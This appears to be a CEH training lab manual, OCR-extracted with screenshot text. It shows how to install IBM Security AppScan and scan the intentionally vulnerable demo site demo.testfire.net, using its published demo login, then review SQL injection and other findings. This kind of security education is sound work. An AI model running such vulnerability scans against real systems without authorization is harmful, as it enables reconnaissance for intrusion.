☑ Classroom	☑ iLabs

Lab 3

Testing for SQL Injection Using IBM Security AppScan Tool

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

The IBM Security AppScan is a web application security testing tool that automates vulnerability assessments, prevents SQL injection attacks on websites, and scans web sites for embedded malware.

Lab Scenario

By now, you must be familiar with the types of SQL injection attacks an attacker can perform and the impact caused by these attacks. Attackers can use the following types of SQL Injection attacks: Authentication Bypass, Information Disclosure, Compromised Data Integrity, Compromised Availability of Data and Remote Code Execution which allows them to spoof identity, damage existing data, execute system-level commands to cause denial of service of the application, and so on.

In the previous lab, you have already learned to test SQL Injection Attacks on MS SQL Database for website vulnerabilities.

As an organization's Expert Security Professional and Penetration Tester, your job responsibility is to test the company's web applications and web services for vulnerabilities. You need to find various ways to extend security test and analyze web applications, and employ multiple testing techniques.

Moving further, in this lab, you will learn to test for SQL Injection attacks using IBM Security AppScan.

Tools demonstrated in this lab are available D:\CEH-Tools\CEHv9 Module 13 SQL Injection

Lab Objectives

The objective of this lab is to help students learn how to test web applications for SQL Injection threats and vulnerabilities.

In this lab, you will learn to:

- Perform web site scans for vulnerabilities
- Analyze scanned results
- Generate reports for scanned web applications

Lab Environment

You can download IBM AppScan from http://www-01.ibm.com.

To complete this lab, you will need:

- IBM Security AppScan located at **D:\CEH-Tools\CEHv9 Module 13 SQL Injection\SQL Injection Detection Tools\IBM Security AppScan**
- A computer running Window Server 2012
- You can also download the latest version of Security AppScan from the link http://www-01.ibm.com/software/awdtools/appscan/standard
- A web browser with Internet access
- Microsoft .NET Framework Version 4.0 or later

Supported operating systems (both 32–bit and 64–bit editions):

- Windows 2003: Standard and Enterprise, SP1 and SP2
- Windows Server 2008: Standard and Enterprise, SP1 and SP2

Lab Duration

Time: 15 Minutes

Overview of Testing Web Applications

Web applications are tested for implementing security and automating vulnerability assessments. Doing so prevents SQL injection attacks on web servers and web applications. Websites are tested for embedded malware and to employ multiple testing techniques.

TASK 1

Install and Configure IBM Security AppScan

Lab Tasks

1. Navigate to **D:\CEH-Tools\CEHv9 Module 13 SQL Injection\SQL Injection Detection Tools\IBM Security AppScan** and double-click **APPSCAN_STD_9001_EVA_WIN_ML.exe**.
2. If an **Open File - Security Warning** pop-up appears, click **Run**.
3. Follow wizard-driven installation steps and **install** the IBM Security AppScan tool.
4. It takes around 5 minutes to complete the installation process.

Note: At the time of installation, a **Web Services Component Download** dialog-box appears asking you to download an additional component. Click **No** to avoid the download.

5. Launch the **IBM Security AppScan** application from the **Apps** screen of **Windows Server 2012**.

You can configure Scan Expert to perform its analysis and apply some of its recommendations automatically, when you start the scan.




FIGURE 3.1: Launching the application from Apps screen

6. The main window of **IBM Security AppScan** appears, click on **Create New Scan...** to begin scanning.

A personal firewall running on the same computer as Rational AppScan can block communication and result in inaccurate findings and reduced performance. For best results, do not run a personal firewall on the computer that runs Rational AppScan.



Untitled - IBM Security AppScan Standard
File Edit Scan View Tools Help
Scan Pause Manual Explore Configuration Report Find Scan Log PowerTools
URL Based Content Based
Requests Parameters Cookies Pages Failed Requests Filtered Comments JavaScripts
URL Method Parameters
IBM® Security AppScan Standard
Open...
Create New Scan...
Recent Scans
Welcome to AppScan
Getting Started (PDF)
Close


FIGURE 3.2: IBM Security AppScan main window

7. A **New Scan** pop-up appears; click on **demo.testfire.net** link.

Note: In evaluation version we cannot scan other websites.

AppScan can scan both web applications and web services.

Malware test uses data gathered during the explore stage of a regular scan, so you must have some explore results for it to function.



☑ Launch Scan Configuration Wizard


FIGURE 3.3: New Scan pop-up

TASK 2

Perform Web Application Vulnerability Scan

8. The **Scan Configuration Wizard** appears; select **Web Application Scan**, and click **Next**.

One of the options in the scan configuration wizard is for Scan Expert to run a short scan to evaluate the efficiency of the new configuration for your particular site.



Welcome to the Configuration Wizard

The Configuration Wizard will help you configure a new scan based on the scan template: demo.testfire.net

Select the type of scan you want to perform:

● Web Application Scan

○ SOAP Web Service Scan


The GSC Web Services recorder is not installed.

Download GSC now

FIGURE 3.4: IBM Security AppScan – Scan Configuration Wizard

9. Under **URL and Servers**, leave the default options and click **Next**.

There are some changes that Scan Expert can only apply with human intervention, so when you select the automatic option, some changes may not be applied.



Scan Configuration Wizard

URL and Servers

Starting URL

Start the scan from this URL:

https://demo.testfire.net

For example: https://demo.testfire.net/

☐ Scan only links in and below this directory

Case-Sensitive Path

☑ Treat all paths as case-sensitive (Unix, Linux, etc.)

Additional Servers and Domains


Include the following additional servers and domains in this scan

☐ I need to configure additional connectivity settings (proxy, HTTP Authentication)

FIGURE 3.5: IBM Security AppScan – Scan Configuration Wizard

10. Under **Login Management**, select **Automatic** and enter the username **jsmith** and password **Demo1234** and click **Next.**

The total number of tests to be sent, or URLs to be visited, may increase during a scan, as new links are discovered.



Scan Configuration Wizard

URL and Servers

Login Management

Login Method

Use the following method to log in to the application:

○ Recorded (Recommended)

○ Prompt

● Automatic

○ None

Log in to the application automatically using the following credentials:

User Name: jsmith

Password: ••••••••


Confirm Password: ••••••••

Using automatic login

☐ I want to configure In-Session detection options

FIGURE 3.6: IBM Security AppScan - Scan Configuration wizard

11. Under **Test Policy**, leave the default options and click **Next**.



Scan Configuration Wizard

URL and Servers
Login Management
Test Policy

Test Policy: Default

Use this Test Policy for the scan:

This policy includes all tests except invasive and port listener tests

Policy Files

Recent Policies
Default
Browse...

Predefined Policies
Default
Application-Only
Infrastructure-Only
Third Party-Only


☑ Send tests on login and logout pages

☑ Do not send session identifiers when testing login pages

FIGURE 3.7: IBM Rational AppScan: Test Policy section

Security Issues view shows the actual issues discovered, from overview level down to individual requests/responses. This is the default view.

12. Under **Complete**, verify that **Start a full automatic scan** is selected, and click **Finish** to complete the **Scan Configuration**.



Scan Configuration Wizard

URL and Servers
Login Management
Test Policy
Complete

Complete Scan Configuration Wizard

You have successfully completed the Scan Configuration Wizard

How do you want to start?


● Start a full automatic scan
○ Start with automatic Explore only
○ Start with Manual Explore
○ I will start the scan later

☑ Start Scan Expert when Scan Configuration Wizard is complete

FIGURE 3.8: IBM Rational AppScan: Complete section

Results can display in three views: Security Issues, Remediation Tasks, and Application Data. The view is selected by clicking a button in the view selector. The data displayed in all three panes varies with the view selected.

13. An **Auto Save** dialog-box prompts you to save **automatically during scan**; click **Yes** to save the file and proceed.



Auto Save


The scan needs to be saved now because AppScan is set to 'Automatically save during scan'.
Would you like to save the scan now?

Click 'Yes' to save the scan now.
Click 'No' to disable 'Automatically save during scan' for this scan only.
Click 'Disable' to disable 'Automatically save during scan' for this and future scans.

FIGURE 3.9: Auto Save window

📖 Remediation Tasks view provides a To Do list of specific remediation tasks to fix the issues found by the scan.

14. The **Save As** window appears; navigate to the location where you would save the scan, specify a name for it, and click **Save**.



Save As

File name: SQLTest
Save as type: AppScan Scan (*.scan)

FIGURE 3.10: Save As window

🗀 The Result List displays the issues for whatever item is selected in the application tree. These can be for:

- Root level: All site issues display
- Page level: All issues for the page
- Parameter level: All issues for a particular request to a particular page

15. The IBM Security AppScan starts **scanning** the provided URL.



SQLTest.scan - IBM Security AppScan Standard
File Edit Scan View Tools Help
Scan Pause Manual Explore Configuration Report Find Scan Log PowerTools
Data Issues Tasks
URL Based Content Based
Requests Parameters Cookies Pages Failed Requests Filtered Comments
My Application
https://demo.testfire.net/
default.aspx
feedback.aspx
admin
bank
images
URL Method Parameters
Scan Expert
Scan Expert Evaluation Scan...
27% complete

FIGURE 3.11: IBM Rational AppScan Scanning Web Application window

16. The **Scan Expert Recommendations** pane opens; click **Ignore All** in the lower right of the screen.




SQLTest.scan - IBM Security AppScan Standard
File Edit Scan View Tools Help
Scan Pause Manual Explore Configuration Report Find Scan Log PowerTools
Data Issues Tasks
URL Based Content Based
My Application
https://demo.testfire.net/
comment.aspx
default.aspx
disclaimer.htm
feedback.aspx
high_yield_investments.htm
search.aspx
security.htm
subscribe.aspx
subscribe.swf
survey_questions.aspx
admin
bank
Arranged By: Severity Descending
Security Issues: There are no results to
Issue Information Advisory Fix Recommendation Request/
Scan Expert Recommendations
More Information
Manual Edit
☑ Disable the Case Sensitive option
Apply Recommendations
Ignore All
Demo License

FIGURE 3.12: IBM Rational AppScan: Scan Expert Recommendations section

17. An **AppScan** pop-up appears; click **Yes**.




AppScan

Are you sure you want to ignore the Scan Expert's recommendations?

FIGURE 3.13: AppScan pop-up

18. AppScan begins to scan for website vulnerabilities.

You can export the complete scan results as an XML file or as a relational database. (The database option exports the results into a Firebird database structure. This is open source and follows ODBC and JDBC standards.)



SQLTestscan - IBM Security AppScan Standard

My Application
- https://demo.testfire.net/
  - /
  - comment.aspx
  - default.aspx
  - disclaimer.htm
  - feedback.aspx
  - high_yield_investments.htm
  - search.aspx
  - security.htm
  - subscribe.aspx
  - subscribe.swf
  - survey_questions.aspx
  - admin
  - bank
  - images
  - pr

URL	Method	Parameters
https://demo.testfire.net/	GET	
https://demo.testfire.net/bank/account.aspx	POST	listAccounts=10
https://demo.testfire.net/bank/account.aspx	POST	
https://demo.testfire.net/bank/apply.aspx	GET	
https://demo.testfire.net/bank/apply.aspx	POST	passwd=Demo1
https://demo.testfire.net/bank/apply.aspx	POST	
https://demo.testfire.net/bank/customize.aspx	POST	__VIEWSTATE=/
https://demo.testfire.net/bank/customize.aspx	POST	
https://demo.testfire.net/bank/customize.aspx	GET	
https://demo.testfire.net/bank/customize.aspx?lang=english	POST	lang=english...

```
POST /bank/account.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: [illegible]
Accept-Language: en-US
Accept: text/html, application/xhtml+xml, application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/main.aspx
Host: demo.testfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; .NET CLR 1.0 [illegible]
Content-Length: 18
```

Scanning...

15% complete

Testing: https://demo.testfire.net/disclaimer.htm

Visited Pages: 71/71 | Tested Elements: 35/528 | HTTP 1 | 11 Security Issues | 5 | 2 | 4 | 0 | Demo License | Class to scanning

FIGURE 3.14: Vulnerability Scanning

Note: It will take a lot of time to scan the complete site.

19. After the scan is **complete**, the application lists all the security issues and vulnerabilities it has found.

20. Results can be displayed in three views: **Data**, **Issues**, and **Tasks**.

21. To view the vulnerabilities and security issues found, click **Issues**.

Result Expert consists of various modules that are used to process scan results. The processed results are added to the Issue Information tab of the Detail pane, making the information displayed there more comprehensive and detailed, including screen shots where relevant.



SQLTest.scan - IBM Security AppScan Standard
File Edit Scan View Tools Help
Scan
Pause
Manual Explore
Configuration
Report
Find
Scan Log
PowerTools
Data
Issues
Tasks
Url Based
Content Based
My Application (188)
http://demo.testfire.net/
https://demo.testfire.net/ (188)
Arranged By: Severity
Descending
188 Security Issues (1623 variants) for 'https://demo.t...
Authentication Bypass Using SQL Injection (2)
Blind SQL Injection (1)
Cross-Site Scripting (9)
DOM Based Cross-Site Scripting (1)
Phishing Through URL Redirection (1)
Predictable Login Credentials (1)
SQL Injection (12)
Cross-Site Request Forgery (6)
Directory Listing (2)
HTTP Response Splitting (1)
Inadequate Account Lockout (1)
Open Redirect (2)
Phishing Through Frames (5)
Session Identifier Not Updated (1)
XPath Injection (1)
Cacheable SSL Page Found (18)
Database Error Pattern Found (15)
Direct Access to Administration Pages (2)
Directory Listing Pattern Found (2)
Encryption Not Enforced (37)
Hidden Directory Detected (2)
Microsoft ASP.NET Debugging Enabled (2)
Missing HttpOnly Attribute in Session Cookie
Issue Information
Advisory
Fix Recommendation
Cross-Site Scripting (9)

FIGURE 3.15: IBM Rational AppScan Scanning Web Application Result window

TASK 3

Analyze Result

22. To analyze the scan results, click on any of the results, such as **SQL Injection,** and expand the nodes to list all the links that are **vulnerable** to SQL Injection.

23. You can find explanation regarding the selected link in the right pane of the GUI, under **Issue Information**.

The severity level assigned to any issue can be changed manually by right-clicking on the node.




SQLTest.scan - IBM Security AppScan Standard
File Edit Scan View Tools Help
Scan
Pause
Manual Explore
Configuration
Report
Find
Scan Log
PowerTools
Data
Issues
Tasks
Severity
High
Issue Information
Advisory
Fix Recommendation
SQL Injection (12)
https://demo.testfire.net/bank/account.aspx (1)
https://demo.testfire.net/bank/login.aspx (2)
uid
passw
SQL Injection
It is possible to view, modify or delete database entries and tables.
https://demo.testfire.net/bank/login.aspx

FIGURE 3.16: IBM Rational AppScan Scanning Web Application Result window

24. Click **Advisory** tab in the in the right pane of the window to see the **severity** of that particular link, as well as the description of the threat.

The Security Report reports security issues found during the scan. Security information may be very extensive and can be filtered depending on your requirements. Six standard templates are included, but each can easily be tailored to include or exclude categories of information.


SQLTestscan - IBM Security AppScan Standard
File Edit Scan View Tools Help
Scan Pause Manual Explore Configuration Report Find Scan Log PowerTools Tree Issues Tasks
URL Based Content Based
Severity High State Open Previous Next
Issue Information Advisory Fix Recommendation

SQL Injection

It is possible to view, modify or delete database entries and tables.

Possible Causes

Sanitation of hazardous characters was not performed correctly on user input

Technical Description

The software constructs all or part of an SQL command using externally-influenced input, but it incorrectly neutralizes special elements that could modify the intended SQL command when sent to the database.


Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data. This can be used to alter query logic to bypass security checks, or to insert additional statements

Severity	Type	WASC
High	Application-level test	SQL Injection

FIGURE 3.17: IBM Rational AppScan Scanning Web Application Result window

25. Click **Fix Recommendation** to seek some **advice** for **fixing** these vulnerabilities.

